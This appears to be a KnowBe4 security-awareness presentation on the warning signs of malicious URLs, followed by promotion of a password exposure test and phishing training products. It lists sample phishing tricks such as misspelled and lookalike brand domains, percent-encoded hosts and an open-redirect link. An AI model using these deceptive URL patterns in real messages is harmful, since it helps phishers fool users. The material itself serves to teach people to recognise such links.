THE RED FLAGS OF ROGUE URLs

Spotting malicious URLs is a bit of an art. The examples represented here are some of the common tricks used by hackers and phishers to fool users to visiting malicious websites. The methods shown here could be used by legitimate services, but if you see one of these "tricks" you need to make sure you're dealing with the organization you think you are.

Look-a-Like Domains

Domain names which **seem** to belong to respected, trusted brands.

Slight Misspellings



Microsoftonline
<v5pz@onmicrosoft.com>

www.llnkedin.com

Brand name in URL, but not real brand domain

ee.microsoft.co.login-update-dec20.info

www.paypal.com.bank/logon?user=johnsmith@gmail.com

ww17.googlechromeupdates.com/

Brand name in email address but doesn't match brand domain



Bank of America
<BankofAmerica@customerloyalty.accounts.com>

Brand name is in URL but not part of the domain name

devopsnw.com/login.microsoftonline.com?userid=johnsmith

URL Domain Name Encoding

<https://%77%77%77%77%6B%6E%6F%77%62%65%63%6F%6D>

Shortened URLs

When clicking on a **shortened URL**, watch out for malicious redirection.

<https://bit.ly/2SnA7Fnm>

Domain Mismatches



Human Services .gov
<Despina.Orrantia6731610@gmx.com>

<https://www.le-blog-qui-assure.com/>

Strange Originating Domains



MAERSK
<info@onlinealxex.com.pl>

Overly Long URLs

URLs with 100 or more characters in order to **obscure the true domain**.

<http://innocentwebsite.com/irs.gov/logon/fasdjkg-sajdkjndfjnbkasldjfbkajsdbfkjbasdf/adsnfjksdngkfdgfgjhfgd/ght.php>

File Attachment is an Image/Link

It looks like a file attachment, but is really an **image file with a malicious URL**.



INV39391.pdf
52 KB

<https://d.pr/free/f/jsaeoc>
Click or tap to follow link.

Open Redirectors

URLs which have hidden links to completely different web sites at the end.


t-info.mail.adobe.com/r/?id=hc347a&p1=evilwebsite.com

KnowBe4


<https://blog.knowbe4.com/top-12-most-common-rogue-url-tricks>

My Password Policy Advice

Password Policy Practical Implementation



Password Exposure Test



Here's How the Password Exposure Test works:

- Checks to see if your company domains have been part of a data breach that included passwords
- Tests against 10 types of weak password related threats
- Checks against breached/weak passwords currently in use in your Active Directory
- Reports on the accounts affected and does not show/report on actual passwords
- Just download the install, run it, with results in minutes!

Requirements: Active Directory, Windows 7 or higher (32 or 64 bit) NOTE: the analysis is done on the workstation you install PET on, no confidential data leaves your network, and actual passwords are never disclosed.

Learn More at <https://www.knowbe4.com/password-exposure-test> «

KnowBe4 Security Awareness Training



Baseline Testing

We provide baseline testing to assess the Phish-Prone™ percentage of your users through a free simulated phishing attack.



Train Your Users

The world's largest library of security awareness training content; including interactive modules, videos, games, posters and newsletters. Automated training campaigns with scheduled reminder emails.



Phish Your Users

Best-in-class, fully automated simulated phishing attacks, thousands of templates with unlimited usage, and community phishing templates.



See the Results

Enterprise-strength reporting, showing stats and graphs for both training and phishing, ready for management. Show the great ROI!




Generating Industry-Leading Results and ROI

- Reduced Malware and Ransomware Infections
- Reduced Data Loss
- Reduced Potential Cyber-theft
- Increased User Productivity
- Users Have Security Top of Mind

85% Average Improvement

Across all industries and sizes from baseline testing to one year or more of ongoing training and testing



Source: 2022 KnowBe4 Phishing by Industry Benchmarking Report

Note: The initial Phish-prone Percentage is calculated on the basis of all users evaluated. These users had not received any training with the KnowBe4 console prior to the evaluation. Subsequent time periods reflect Phish-prone Percentages for the subset of users who received training with the KnowBe4 console.

Questions?

Roger A. Grimes— Data-Driven Defense Evangelist, KnowBe4

rogerg@knowbe4.com

Twitter: [@rogeragrimes](https://twitter.com/rogeragrimes)

<https://www.linkedin.com/in/rogeragrimes/>